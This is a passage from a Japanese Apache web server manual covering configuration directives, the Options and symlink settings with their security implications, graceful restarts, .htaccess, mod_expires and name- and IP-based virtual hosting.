ラットフォームに大きく依存する。詳細は、<http://httpd.apache.org/docs-2.0/misc/perf-tuning.html>のドキュメントを参照してほしい。

AcceptMutexディレクティブが使用されていないか、またはdefaultに設定されていれば、コンパイル時に選択されたデフォルト値が使われる。その他の使用可能なmethodの一覧を以下に示す。すべてのmethodがすべてのプラットフォームで使用可能なわけではないので注意してほしい。使用可能でないmethodが指定された場合は、使用可能なmethodの一覧を示すメッセージがエラーログに出力される。

flock

LockFileディレクティブで定義したファイルのロックに、flock(2)システムコールを使用する。

fcntl

LockFileディレクティブで定義したファイルのロックに、fcntl(2)システムコールを使用する。

sysvsem

ミューテックスの実装に、SysV形式のセマフォを使用する。

pthread

POSIX Threads (PThreads) 規格で実装されているPOSIX ミューテックスを使用する。

KeepAlive

KeepAlive *number*

デフォルト値: 5

サーバ設定ファイル

顧客はサイトへの接続が終了した後、続けて再度接続しようとすることがある。このコマンドを使用すると、接続を開いたままの状態でも維持できるので、再接続時の遅延を最小限に抑えられる。このとき、最大再接続リクエスト数を *number* で指定できるため、1 ユーザによるサーバの占有を防止できる。深いディレクトリ構造を持つサイトでは、この数値を5以上に設定してもよいだろう。Netscape Navigator 2にはkeepaliveに関する重大なバグがあるので注意が必要だ。Apache v1.2以降では、Netscapeが返すヘッダの中から「Mozilla/2」という文字列を検索すれば、このブラウザを発見できる。BrowserMatchディレクティブ（「13章 アプリケーションの構築」参照）を使用することでこの問題を回避できる。

KeepAliveTimeout

KeepAliveTimeout *seconds*

デフォルト値: 15

サーバ設定ファイル

前出の「KeepAlive」と同様だが、次のリクエストの待ち時間が長くないように、このディレクティブにはリクエストを待機する秒数を指定する。リクエストを受け取った後は、Timeoutディレ

クタイプが適用される。

TimeOut

TimeOut *second*

デフォルト値: 1200

サーバ設定ファイル

これは、リクエストの受け取り確認とブロックごとの完了をサーバが待ち続ける最大時間を設定するためのディレクティブだ。これを設定すると不都合が生じることがよくあった。たとえば、大きなファイルのダウンロードを遅い接続で行うと、タイムアウトしてしまうことが多くなる。そのために変更が加えられ、1つの転送全体のタイムアウト時間ではなく、送信データブロックのタイムアウト時間が指定対象となった。

HostNameLookups

HostNameLookups [on|off|double]

デフォルト: off

サーバ設定ファイル、バーチャルホスト

このディレクティブをonに設定した場合[†]、受信接続すべてについてDNSの逆引きの解決が行われる。逆引きとは、DNSにIPアドレスを問い合わせ、クライアントのホスト名を得ることである。取得したホスト名はログファイルに書き込まれる。一方、offに設定した場合、ホスト名の代わりに直接IPアドレスが書き込まれる。IPアドレスの逆引きには相当の時間がかかるため、ヒット数の多いサーバでは、offに設定した方がパフォーマンスが向上する。なお、後でログ上のIPアドレスの逆引きを行なえるように、logresolveというサポートプログラムがApacheと一緒に配布されている^{††}。

doubleは、DNSの二重逆引きテストをサポートするための新しいキーワードだ。IPアドレスがこのテストをクリアするのは、逆引きマップに対する正引きマップに元のIPアドレスが含まれている場合である。doubleの設定にかかわらず、DNSの名前を利用するmod_accessアクセスリストでは、すべての名前が二重逆引きテストをクリアしなければならない。

Include

Include *filename*

サーバ設定ファイル

filename には、Configファイルのこのディレクティブの位置に取り込むファイルを指定する。

[†] Apache 1.3以前ではデフォルトはonなので、アップグレードする際は注意してほしい。

^{††} 動的に割り当てられるIPアドレスの場合は、そのIPアドレスが実際に使われている時点でなければ適切に逆引き解決することはできない。クライアントの正確な名前を知ることが非常に重要な場合には、HostNameLookupsをonに設定したまま運用しなければならない。

Apache 1.3.14以降、*filename*にディレクトリが指定された場合は、そのディレクトリ内のすべてのファイルおよびサブディレクトリが取り込まれる。

Limit

```
<Limit method1 method2...>
```

```
...
```

```
</Limit>
```

`<Limit method>` ディレクティブは、サーバが受け取るリクエストのHTTPメソッドに対応するブロックを定義する。たとえば以下のように使用する。

```
<Limit GET POST>
... ディレクティブ ...
</Limit>
```

Limitディレクティブは、これ以降に記述されたディレクティブを、GETまたはPOSTメソッドを使うリクエストにだけ適用する。アクセスコントロールは、普通はすべてのアクセスメソッドに対して有効であり、通常はこれが望ましい動作である。一般的には、アクセスコントロールディレクティブを`<Limit>`セクション内に配置すべきではない。

`<Limit>`ディレクティブの目的は、アクセスコントロールの効果を指定したHTTPメソッドのみに制限することにある。指定していないメソッドに対しては、`<Limit>`のブロック内にあるアクセス制限は効果がない。以下の例では、POST、PUT、およびDELETEメソッドに対してのみアクセスコントロールを適用し、その他のすべてのメソッドは保護されない。

```
<Limit POST PUT DELETE>
Require valid-user
</Limit>
```

指定できるメソッドは、GET、POST、PUT、DELETE、CONNECT、OPTIONS、TRACE、PATCH、PROPFIND、PROPPATCH、MKCOL、COPY、MOVE、LOCK、およびUNLOCKのうちのいずれか（複数指定可）である。メソッド名は大文字、小文字の違いが区別される。GETを指定すると、HEADリクエストも制限される。

一般に、Limitはどうしても必要な場合以外は使うべきではない（たとえば、PUTを実装している時に、PUTにだけ適用してGETには適用したくない場合）。したがって`site.authent`ではこのディレクティブは使っていない。残念なことに、Apacheのオンラインマニュアルでこのディレクティブの不適切な使い方を紹介しているために、不必要な使用例がしばしば見受けられる。

<LimitExcept>

```
<LimitExcept method [method]... > ... </LimitExcept>
```

<LimitExcept>と</LimitExcept>は、アクセスコントロールディレクティブをこの間に記述することでグループ化し、これらのディレクティブを指数にリストされていないすべてのHTTPアクセスメソッドに適用する。すなわち、これは<Limit>セクションの逆で、標準メソッドと非標準のメソッドや認識できないメソッドをすべて制御できる。詳細は<Limit>の説明を参照。

LimitRequestBody ディレクティブ

LimitRequestBody *bytes*

デフォルト: LimitRequestBody 0

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

このディレクティブは、リクエストのボディ部分に許されるサイズを0（無制限）から2147483647（2GB）までの*bytes*で指定する。デフォルト値はコンパイル時の定数DEFAULT_LIMIT_REQUEST_BODY（既定値は0）によって定義される。

LimitRequestBodyディレクティブによって、ユーザはディレクティブが指定されたコンテキスト（サーバ、ディレクトリ、ファイル、またはロケーション単位）内で、HTTPリクエストのメッセージボディの許容サイズを制限することができる。クライアントのリクエストがこの制限を超えると、サーバはそのリクエストを処理せずに、エラーメッセージを返す。標準のリクエストのメッセージボディサイズは、リソースの特性およびそのリソースで許可されているメソッドによって大きく異なる。CGIスクリプトは通常、フォーム情報をサーバに渡すためにメッセージボディを使用する。PUTメソッドの実装では、サーバがそのリソースに対して受け入れを認めるサイズに相当する以上の値が必要になる。

このディレクティブを使うと、サーバ管理者は異常なクライアントリクエストの挙動に対してより高度な制御が可能となり、一部のサービス拒否（DoS）攻撃を防止するのに役立つ。

LimitRequestFields

LimitRequestFields *number*

デフォルト: LimitRequestFields 100

サーバ設定ファイル

*number*には、0（無制限）から32,767の整数を指定する。デフォルト値はコンパイル時の定数DEFAULT_LIMIT_REQUEST_FIELDS（既定値は100）によって定義される。

LimitRequestFieldsディレクティブを使うと、サーバ管理者は、HTTPリクエストで許可されるリクエストヘッダフィールド数の最大値を変更することができる。この値は、通常のクライアントリクエストに含まれるフィールド数よりも大きな値である必要がある。クライアントによって使用されるリクエストヘッダのフィールド数が20を超えることはほとんどないが、これはクライアントの実装によって異なる。多くの場合、ユーザがブラウザに対して、詳細なコンテンツネゴシエーションのための設定をどの程度行っているかによって異なる。これは、HTTP拡張が通常リクエストヘッダのフィールドを使って表現されるためだ。

このディレクティブを使うと、サーバ管理者は異常なクライアントリクエストの挙動に対してより高度な制御が可能となり、一部のサービス拒否（DoS）攻撃を防止するのに役立つ。正常なクライアントが、リクエストによって送られたフィールドが多すぎることを示すエラーレスポンスを受け取る場合、この値を増やす必要がある。

LimitRequestFieldsize

LimitRequestFieldsize bytes

デフォルト: LimitRequestFieldsize 8190

サーバ設定ファイル

このディレクティブは、HTTPリクエストヘッダに許容されるサイズを0からコンパイル時の定数 `DEFAULT_LIMIT_REQUEST_FIELD_SIZE`（既定値は8,190）のbytesで指定する。

LimitRequestFieldsizeディレクティブを使うと、サーバ管理者は、HTTPリクエストヘッダフィールドの許容サイズに関する制限を、サーバのコンパイル時に指定された通常の入力バッファサイズより少ない値に変更できる。この値は、正常なクライアントリクエストからのあらゆるヘッダフィールドを保持できる大きさである必要がある。正常なリクエストヘッダフィールドのサイズは、クライアントの実装によって大きく異なる。多くの場合、ユーザがブラウザに対して、詳細なコンテンツネゴシエーションのための設定をどの程度行っているかによって異なる。

このディレクティブを使うと、サーバ管理者は異常なクライアントリクエストの挙動に対してより高度な制御が可能となり、一部のサービス拒否（DoS）攻撃を防止するのに役立つ。通常の利用においては、この値をデフォルト値から変更する必要はない。

LimitRequestLine

LimitRequestLine bytes

デフォルト: LimitRequestLine 8190

このディレクティブは、HTTPリクエスト行に許容されるサイズを0からコンパイル時の定数 `DEFAULT_LIMIT_REQUEST_LINE`（既定値は8,190）のbytesで指定する。

LimitRequestLineディレクティブを使うと、サーバ管理者は、クライアントのHTTPリクエスト行の許容サイズに関する制限を、サーバのコンパイル時に指定された通常の入力バッファサイズより少ない値に変更できる。リクエスト行はHTTPメソッド、URI、およびプロトコルのバージョンから構成されているため、LimitRequestLineディレクティブによって制限されるのは、サーバがリクエストに対して許容するリクエストURIの長さである。この値は、あらゆるリソース名（GETリクエストのクエリ部に渡される情報も含む）を保持できるサイズでなければならない。

このディレクティブを使うと、サーバ管理者は異常なクライアントリクエストの挙動に対してより高度な制御が可能となり、一部のサービス拒否（DoS）攻撃を防止するのに役立つ。通常の利用においては、この値をデフォルト値から変更する必要はない。

3.5 HTTPレスポンスヘッダ

ウェブマスターは、検索エンジンのためのメタ情報やPICSラベルの設定を行なうなど、特別な目的のためにHTTPレスポンスヘッダを設定・削除できる。ただし、Apacheは作業の妥当性をチェックしない。作業の内容を十分に理解しておかないとまったく意図しない結果になる可能性がある。

Header

`Header set|append|add header value`

または、

`Header unset header`

サーバ設定ファイル、バーチャルホスト、`access.conf`、`.htaccess`

このディレクティブを使うと、HTTPレスポンスヘッダを置換、結合、または削除できる。実行されるアクションは、最初の引数によって決定される。この引数には以下のいずれかの値を設定する。

set

レスポンスヘッダを設定し、既存の同名のヘッダを置き換える。

append

既存の同名のヘッダすべてに、このレスポンスヘッダの値が追加される。新しい値が既存ヘッダに結合される場合、既存の値とはコンマで分けられる。これは、ヘッダに複数の値を与えるHTTPの標準的な方法である。

add

既存の同名ヘッダが存在するかどうかにかかわらず、このレスポンスヘッダが既存のヘッダセットに追加される。したがって、2つ（またはそれ以上）の同名のヘッダが生じる可能性がある。予想外の結果を招くおそれがあるので、一般的にはaddではなくappendを使用すべきだ。

unset

指定された名前のレスポンスヘッダが存在する場合、そのヘッダが削除される。同じ名前のヘッダが複数存在する場合、すべてのヘッダが削除される。

この引数の後にはヘッダ名が続くが、ヘッダ名の最後にはコロンを含むことができる（含まなくてもよい）。ヘッダ名については、大文字と小文字は区別されない。add、append、およびsetに関しては、3つめの引数として値を設定する。値にスペースが含まれる場合、値全体を二重引用符で囲む。unsetに関しては、値を設定する必要はない。

処理の順番

Headerディレクティブは、サーバの設定のほとんどすべてのコンテキストで使用できる。このディレクティブは、メインサーバの設定、バーチャルホストのセクション内、`<Directory>`、`<Location>`、`<Files>`の各セクション内、および`.htaccess`ファイル内で有効である。

Headerディレクティブは以下の順序で処理される。

```

メインサーバ
バーチャルホスト
<Directory> および .htaccess
<Location>
<Files>

```

Headerディレクティブを指定する場合、その順序が重要である。たとえば、以下の2つのHeaderディレクティブは順序が逆になると異なる結果になる。

```

Header append Author "John P. Doe"
Header unset Author

```

この順序の場合は、Authorヘッダは設定されない。逆の場合、Authorヘッダは"John P. Doe"に設定される。

Headerディレクティブは、レスポンスがハンドラによって送信される直前に処理される。これは、レスポンスが送信される直前に追加されるヘッダは、削除も上書きもできないことを意味する。「Date」や「Server」などのヘッダがこれに該当する。

Options

Options option option ...

デフォルト: All

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

Optionsディレクティブは様々な目的に使用できる。そのため、具体的な状況における使用方法を説明するのではなく、ここではコマンドそのものについて説明する。このディレクティブを使用すると、ウェブマスターは、サイトで利用可能な機能を制限できる。optionにはNone（すべての機能が利用できない）、または以下のうち1つ以上のオプションを設定できる。

All

MultiViewsを除く（歴史的な理由による）、すべてのオプションを指定したのと同値である。

ExecCGI

CGIスクリプトの実行を許可する。このオプションが設定されていない場合にはCGIスクリプトは実行できない。

FollowSymLinks

サーバがこのディレクトリ内のシンボリックリンクをたどることを許可する。



サーバはシンボリックリンクを追跡するが、<Directory>セクションとのマッチの際にパス名の変更は行わない。

このオプションは、<Location>セクションで設定された場合は無視される（「14章 SSI (Server-Side Includes)」参照）。

Includes

SSIの利用を許可する。このオプションが設定されていない場合は利用できない。

IncludesNOEXEC

SSIの利用を許可する。ただし、`#exec cmd`および`#exec cgi`は禁止される。しかし、`#include virtual`によりScriptAliasで指定されたディレクトリのCGIスクリプトを実行することは可能である。

Indexes

クライアントが要求してきたURLがディレクトリを指していて、しかもそのディレクトリに`index.html`が存在しない場合に、インデックス作成用コマンド群を利用し、整形された一覧を返送することを許可する（「7章 インデックス」参照）。

MultiViews

コンテンツネゴシエーションによりMultiViewsをサポートする。これにはAddLanguageと画像ネゴシエーションが含まれる（「6章 MIME、コンテンツ、言語ネゴシエーション」参照）。

SymLinksIfOwnerMatch

ファイルやディレクトリの所有者とシンボリックリンクの所有者が同一の場合にだけ、サーバがリンクをたどることを許可する。



このオプションは、<Location>セクションで設定された場合は無視される。

+記号および-記号を使用すると、そのオプションを追加/削除できる。たとえば、次のコマンドを使用するとIndexesを追加し、ExecCGIを削除できる。

```
Options +Indexes -ExecCGI
```

オプションを1つも設定せず、<Limit>ディレクティブが存在しない場合は、Allが設定されているのと同じである（もちろんMultiViewsは設定されない）。オプションが1つでも設定されると、Allは無効になる。

この結果、奇妙なことが少なくとも1つ生じる。これを`.../site.options`で実験することにする。goファイルが若干変更されていることに注意して欲しい。

```
test -d logs || mkdir logs
httpd -f `pwd`/conf/httpd$1.conf -d `pwd`
```

`... /htdocs`ディレクトリに`index.html`が存在せず、次のような非常に単純なConfigファイルを使用している場合を考える。

```
User Webuser
Group Webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.ownindex/htdocs
```

./go スクリプトをこれまでと同様に実行する。このディレクトリに接続すると、... /htdocs ディレクトリの一覧が表示される。ここで、Config ファイルを .../conf/httpd1.conf にコピーし、次の行を追加する。

```
Options ExecCGI
```

Apache を停止させて、./go 1 で再起動する。ここで再び .../htdocs にアクセスしようとすると、以下のような不可解なメッセージ（メッセージはブラウザによって多少異なる）が表示される。

```
FORBIDDEN
You don't have permission to access / on this server
```

これは、以下のような理由による。Options が設定されていない場合は、デフォルトで暗黙に ALL が設定される。しかし、ExecCGI を有効にすると、これ以外のオプションがすべて無効になってしまう。いうまでもなく、Indexes も無効になるので、上記のようなエラーが生じるのだ。Config ファイル (.../conf/httpd2.conf) に追加する行を次のように変更すれば、この問題は解決できる。

```
Options +ExecCGI
```

同様に、+ 記号または - 記号を使用せずにディレクトリに複数の Options ディレクティブを適用した場合、最後に指定したオプションしか有効にならない。たとえば、次のような設定 (.../conf/httpd3.conf) を試してみよう。

```
Options ExecCGI
Options Indexes
```

CGI が機能しないことに少しびっくりしたかもしれない。この設定では、Indexes しか有効にならないのだ。複数の <Directory> ブロックを使用した場合にも同様のことが起こりうる。

```
<Directory /web/docs>
Options Indexes FollowSymLinks
</Directory>
<Directory /web/docs/specs>
Options Includes
</Directory>
```

/web/docs/specs では、Includes しか有効にならない。

3.5.1 FollowSymLinksとSymLinksIfOwnerMatch

本書では、複数のButterthlies社のカタログを構築するにあたって、ディスク領域を節約するために、ファイル *bench.jpg* と *hen.jpg*、*bath.jpg*、*tree.jpg* を */usr/www/APACHE3/main_docs* に保存して、そこへのリンクを作成した。この時、ハードリンクを利用した。しかし、これは必ずしもよい方法とはいえない。たとえば、リンク先ファイルが消去され再度それが作成された場合、ハードリンクの特性のためにリンク先が旧バージョンのファイルのままになってしまうのだ。このような場合でも、ソフトリンク（シンボリックリンク）を利用していれば、リンク先は新バージョンのファイルに変更される。シンボリックリンクは `ln -s<リンク元ファイル名> <リンク先ファイル名>` で作成できる。

しかし、同一システム上に別のユーザが存在する場合にはセキュリティ上の問題が生じる。たとえば、Fredという怪しげなユーザがいるとする。Fredは自分用のWeb領域 *.../fred/public_html* を所有している。また、ウェブマスターは *fido* という CGI スクリプトを *.../cgi-bin* 内に保存して、所有権を *webuser* に設定している。このような場合、優秀なウェブマスターであれば、このファイルの読み込みおよび実行権を所有者だけに制限して、それ以外のユーザに対しては許可しないように設定するはずだ。もちろん、Webのクライアントは *webuser* としての権限を有するため、このファイルへのアクセスは許可される。この状態では、Fredはこのファイルを読むことができない。これは適切な処置であり、不特定多数には CGI スクリプトの読み込みを許可しないというセキュリティポリシーに沿っている。この場合、セキュリティホールに気づくことは難しい。

Fredは密かに自分の所有するWeb領域から *fido* へのシンボリックリンクを作成する。しかし、これだけでは何も特別なことはできない。ファイルを直接読むのはもちろん不可能だし、シンボリックリンクを経由でもやはり読むことはできない。しかし、FredがWebサーバに接続し（これは正規に許可された権利である）、自身のWeb空間にアクセスして、そこから *fido* へのシンボリックリンクにアクセスすると、*fido* を読めてしまうのだ。なぜなら、この時点でFredはOS上では *webuser* と認識されているからだ。

Options ディレクティブで `All` または `FollowSymLinks` を設定しなければ、このような不正行為は防止できる。信頼されるウェブマスターをめざすなら、`SymLinksIfOwnerMatch` を使用するべきだ。これを使用すれば、非常に厳格なアクセス制限を維持しながら、シンボリックリンクを有効に活用できる。

3.6 再起動

ウェブマスターは、Webサイトが作成されたり削除されたりする際に、バーチャルホストの設定を加えたり取り除いたりするため、比較的頻繁にApacheを停止して新しいConfigファイルの設定を反映させて再起動させる必要に迫られる。最も簡単な方法は、`ps -aux` を実行してApacheのPIDを取得し、`kill <PID>` で *httpd* を停止してそれを再起動することだ。しかし、この方法では、稼働中の処理がすべて停止してしまうために、ログオンしているクライアントに不愉快な思いをさせることになる。しかし、最近改良された方法を使うと、現在稼働中の子プロセスを処理の途中で終了させることなくメインサーバを再起動できる。

UNIX UnixでApacheを再起動するには以下の3つの方法がある（「2章 Apacheの設定：最初のステップ」参照）。

- Apacheを停止して、再度稼働させる。この結果、すべてのConfigファイルを読み直して再起動することになる。

```
% kill PID
% httpd [flags]
```

- -HUPフラグを使用してkillコマンドを実行する。入力は少なくとも済むが、実行される処理は上記と同じ。

```
% kill -HUP PID
```

- -USR1フラグを使用すると、Apacheをエレガントに再起動できる。この方法では、子プロセスを最後まで実行させて稼働中の全クライアントの処理を終了させてから、Configファイルの再読み込みを行なって、更新した子プロセスを再起動させる。ほとんどの場合、これが3つのうち最も優れた方法だ。再起動時にサイト上の処理を中断させずにすむからである（当然、Configファイルにエラーがなければの話だ）。

```
% kill -USR1 PID
```

... この処理を自動的に実行するスクリプトは次のとおりだ（サーバルートディレクトリからスクリプトを実行すると想定している）。

```
#!/bin/sh
kill -USR1 `cat logs/httpd.pid`
```

WIN32 Win32では、MS-DOSプロンプトをもう1つ開いて、次のコマンドを入力すればApacheを再起動できる。

```
apache -k shutdown|restart
```

詳しくは「2章 Apacheの設定：最初のステップ」を参照してほしい。

3.7 .htaccess

サーバの設定を変更するには、再起動によってConfigファイルを更新する方法の他に、.htaccessファイル（「5章 認証」を参照）を利用する方法もある。つまり、Configファイル内の変更の可能性がある部分を.../htdocs内に別のファイルとして保存できる。ConfigファイルはApacheの起動時に読み込まれるが、このファイルはサーバがアクセスされるたびに読み込まれる。このファイルの利点は

柔軟性だ。ウェブマスターは、サーバの稼働を中断させることなく、必要な時にいつでもファイルを編集できる。欠点はパフォーマンスがかなり低下することだ。これは、接続要求を処理するたびにこのファイルを解析しなければならないためである。ウェブマスターは、AllowOverrideディレクティブを使って.htaccessファイルで設定できる範囲を制限できる。

クライアントが.htaccessファイルを参照するのも制限した方がよい。これを行うには、Configファイルに以下の行を追加する。

```
<Files .htaccess>
order allow,deny
deny from all
</Files>
```

3.8 CERNメタファイル

メタファイルとは、サーバが提供するファイルに付けられる特別なヘッダデータが保存されたファイルだ。たとえば、Refreshなどのヘッダを付加することが可能だ。このファイルの内容を説明するのに適した章は特にない。そのため、少し奇妙に思った読者には申し訳ないが、ここで説明することにする。

MetaFiles

MetaFiles [on|off]

デフォルト: off

ディレクトリ

メタファイルの処理をディレクトリ単位で有効または無効にする。

MetaDir

MetaDir *directory_name*

*directory_name*のデフォルト: .web

ディレクトリ

Apacheがメタファイルを検索するディレクトリを指定する。通常MetaDirには、メタファイルが保存されているディレクトリ内で「隠された」サブディレクトリを指定する。同一ディレクトリ内を検索するには、このディレクティブに「」を指定する。

MetaSuffix

MetaSuffix *file_suffix*

*file_suffix*のデフォルト: .meta

ディレクトリ

メタ情報が保存されたファイルの接尾辞を指定する。

これらのディレクティブのデフォルト設定では、`DOCUMENT_ROOT/mydir/fred.html`に対するリクエストを受信した場合、`DOCUMENT_ROOT/mydir/fred.html.meta`でメタ情報（追加のMIMEヘッダ）を検索する。

3.9 ファイルの有効期限

Apacheバージョン1.2では、配布ファイルに`expires`モジュール (`mod_expires`) が組み込まれた。このモジュールを使うと、ウェブマスターが返信ヘッダにドキュメントに関する情報（たとえば、「ドキュメントは頻繁に更新されるため、再読み込みを行う必要がある」という情報や「このドキュメントの更新はあまり頻繁でないためキャッシュする方がよい」という情報）を設定して、をクライアントのブラウザに伝達することが可能になる。この目的のために以下の3つのディレクティブが用意されている。

ExpiresActive

`ExpiresActive [on|off]`

すべてのコンテキスト (`AllowOverride Indexes` が指定されている場合は `.htaccess` を含む)

`ExpiresActive` は有効期限を設定する機能の有効または無効を設定する。

ExpiresByType

`ExpiresByType mime-type time`

すべてのコンテキスト (`AllowOverride Indexes` が指定されている場合は `.htaccess` を含む)

`ExpiresByType` は2つの引数を取る。`mime-type` にはファイルのMIMEタイプ、`time` には当該ファイルの有効期限を指定する。`time` には2種類の構文が使用できる。1つめは次のとおりだ。

`code seconds`

`code` と `seconds` の間に空白を入れてはいけない。`code` には、以下のいずれかを指定する。

A

アクセスされた時刻（つまり現時点）を起点とする。

M

ファイルの最終更新時刻を起点とする。

`seconds` は単純に秒数を表す数字である。たとえば、次の例はファイルがアクセスされてから565656秒後を表す。

A565656

もう1つの構文は次のような形式であり、この方が人間にはわかりやすい。

```
base[plus]number type[number type ...]
```

*base*は以下のどれかである。

access

アクセス時刻を起点とする。

now

*access*と同じ。

modification

ファイルの最終更新時刻を起点とする。

*plus*は人間がわかりやすいようにするためだけのもので、実際には無視される。また、*type*は以下のいずれかである。

years

months

weeks

days

hours

minutes

seconds

たとえば、次は現時点から1日と4時間後を指定する。

```
now plus 1 day 4 hours
```

おそらくこれを説明する必要はないだろう。

ExpiresDefault

`ExpiresDefault time`

すべてのコンテキスト (`AllowOverride Indexes`が指定されている場合は`.htaccess`を含む)

このディレクティブはデフォルトの有効期限を設定する。これは、有効期限の設定が有効になっている場合に、ファイルタイプが`ExpireByType`に一致しなかったときに使用される。

4章

バーチャルホスト

4.1 2つのサイトとApache

Butterthlies社の業務は順調に発展し、営業専門の部署が業務を開始した。そこで、営業用の価格表や競合他社の情報、陰謀、企みなどを掲載するために、営業部門の内部専用Webサイトが必要になった。このサイトは、これまで述べてきた顧客用Webサイトとは別のものだ。これを実現するには、以下の2つの方法がある。

1. Apacheを1つ実行して、2つ以上のWebサイトをバーチャルサイトとして運用する。これが最も一般的な方法だ。
2. 2つ（または2つ以上）のApacheを実行して、それぞれのサイトを運用する。2つのApacheにそれぞれ異なる最適化を行いたい場合には、この方法を採用するとよい。たとえば、一方が画像の提供を担当し、他方がスクリプトの実行を担当するような場合だ。

4.2 バーチャルホスト

`site.twocopy`では（本章の「4.3 2つのApache」参照）、それぞれ異なるホストを提供する2つのApacheを稼働させる。先に述べたように、2つのサイトにまったく異なる最適化が必要な場合にこの方法を採用するとよい。しかし、より一般的なのは、異なるURLに対するリクエスト（通常は同一のIPアドレスを使用）を、別々のドキュメントセットに対応付ける複数のバーチャルサーバを稼働させる方法だ。これらのサーバを、たとえば社員向けホームページ用と顧客向けホームページ用とに使い分けることができる。

本書の初版では、Apache 1.2とHTTP 1.0で上記の動作を実現する方法を紹介した。結果としては、ごちなくはあったが、HTTP 1.0対応のクライアントを使ってどうにか主ホストとバーチャルホストを動作させることができた。しかし現在では、`NameVirtualHost` ディレクティブを使えば、よりスマートな設定が可能になる。IPベースと名前ベースのホストを組み合わせることは可能だが、こ

れはかなり複雑な構成になってしまう可能性がある。基本的な理論を含む詳しい説明やサンプルについては、<http://www.apache.org/docs/vhosts>を参照してほしい。ただし、ここにあるサンプルの中には実用ではあまり役に立たないものもある。

4.2.1 名前ベースのバーチャルホスト

これは、現在のところ最も一般的に使われているバーチャルホストの管理方法で、HTTP 1.1対応ブラウザ（HTTP1.1対応ではなくてもHostヘッダをサポートするブラウザ、つまり現時点でのほとんどすべてのブラウザ）の接続先のサイトの名前を送信する機能を利用したものだ。.../site.virtual/Name-basedのサンプルでは、*www.butterthlies.com*と*sales.butterthlies.com*を192.168.123.2上で動作させてみる。当然、これらのサイトの名前はDNSに登録しておかなければならない（前述したようにネットワーク内でダミーの設定を行っている場合は、*/etc/hosts*に書き込む）。Configファイルは以下ようになる。

```
User webuser
Group webgroup

NameVirtualHost 192.168.123.2

<VirtualHost www.butterthlies.com>
  ServerName www.butterthlies.com
  ServerAdmin sales@butterthlies.com
  DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
  ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/Name-based/logs/error_log
  TransferLog /usr/www/APACHE3/APACHE3/site.virtual/Name-based/logs/access_log
</VirtualHost>

<VirtualHost sales.butterthlies.com>
  ServerName sales.butterthlies.com
  ServerAdmin sales@butterthlies.com
  DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
  ServerName sales.butterthlies.com
  ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/Name-based/logs/error_log
  TransferLog /usr/www/APACHE3/APACHE3/site.virtual/Name-based/logs/access_log
</VirtualHost>
```

最も重要なディレクティブはNameVirtualHostで、指定されたIPアドレスに対するリクエストを名前で振り分けるようにApacheに指示する。NameVirtualHostディレクティブを設定しないと、Apacheから親切な警告を受けることになる。つまり、*www.butterthlies.com*と*sales.butterthlies.com*が重複しており（同一IPアドレスの解釈の衝突）、NameVirtualHostディレクティブが必要であるという非常に適切なメッセージがコンソールに出力される。

これらのバーチャルサイトでは、上記のConfigファイルで設定したようにログファイルを共有することも可能だし、それぞれで異なるログファイルを利用することもできる。

NameVirtualHost

NameVirtualHostを使うと、名前ベースのバーチャルホストにIPアドレスを指定できる。

```
NameVirtualHost address[:port]
サーバ設定ファイル
```

オプションとしてポート番号を指定することもできる。このIPアドレスは、<VirtualHost>ブロックの先頭で指定されたホストのIPアドレスと一致しなければならない。また、<VirtualHost>ブロックでは、ServerNameディレクティブによって登録ホスト名が指定されている必要がある。このように設定すると、Apacheは、ホストを指定したリクエストを受け取ったときに、NameVirtualHostディレクティブによって宣言されたIPアドレスと同一のIPアドレスを持つ<VirtualHost>ブロックを走査して、リクエストで指定されたのと同じServerNameを持つブロックを検索する。逆に、NameVirtualHostを設定しなかった場合には、リクエストのIPアドレスと合致する<VirtualHost>ブロックを検索して、レスポンスではServerNameを使用する。後者を利用すると、ファイアウォールで保護されたホストへ、オープンなホストのIPアドレスと保護されたホストの名前を使用してアクセスすることを防止できる。

4.2.2 IPアドレスベースのバーチャルホスト

筆者らの経験からすると、Webの大部分ではいまだにIPアドレスベースのホストが利用されている。HTTP 1.1に対応していないブラウザを使うクライアントが少数ながら存在する現状では、ほとんどのクライアントがHTTP 1.1対応のブラウザを使用しているにもかかわらず、不用意に名前ベースへ移行することによって、ビジネスを失うようなリスクを負う者はいないのだ。しかし、インターネットで利用できるIPアドレスが不足してきていることもあり、徐々に名前ベースのホストが利用されるようになってきている。

以下に、IPベースのバーチャルホストを運用するためのApacheの設定を示す。Configファイルは以下ようになる。

```
User webuser
Group webgroup

# NameVirtualHostディレクティブは不要

<VirtualHost 192.168.123.2>
ServerName www.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>

<VirtualHost 192.168.123.3>
```

```

ServerName sales-IP.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ErrorLog /usr/www/APACHE3/APACHE3/www/APACHE3/APACHE3/site.virtual/IP-based/
logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>

```

NameVirtualHost ディレクティブを指定する必要はないが、VirtualHost ブロック内の ServerName ディレクティブは必要だ。以上の設定で `http://www.butterthlies.com` および `http://sales-IP.butterthlies.com` に対するリクエストに適切に応答することができるようになった。また、前述したサーバ設定により、`http://sales.butterthlies.com` に対するリクエストにも顧客用のページが提供される。これは、2つのサイトが同一のIPアドレスを共有しているためだ。この手法は、SSLを利用するサイトに応用できる（詳細については、「11章 セキュリティ」を参照）。ただし、認証プロセスはサーバがHostヘッダを読み込む前に開始されるという基本的な問題があるので注意する必要がある。

4.2.3 名前/IPアドレス混合のバーチャルホスト

当然、名前ベースとIPアドレスベースのバーチャルホストを混在させることもできる。NameVirtualHostで設定された<VirtualHost>ブロックは、指定されたサーバに対するリクエストに応答する。その他の<VirtualHost>ブロックは、対応するIPアドレスに対するリクエストに応答する。これは、Apache SSL（「11章 セキュリティ」参照）を使用するうえでも重要である。

```

User webuser
Group webgroup

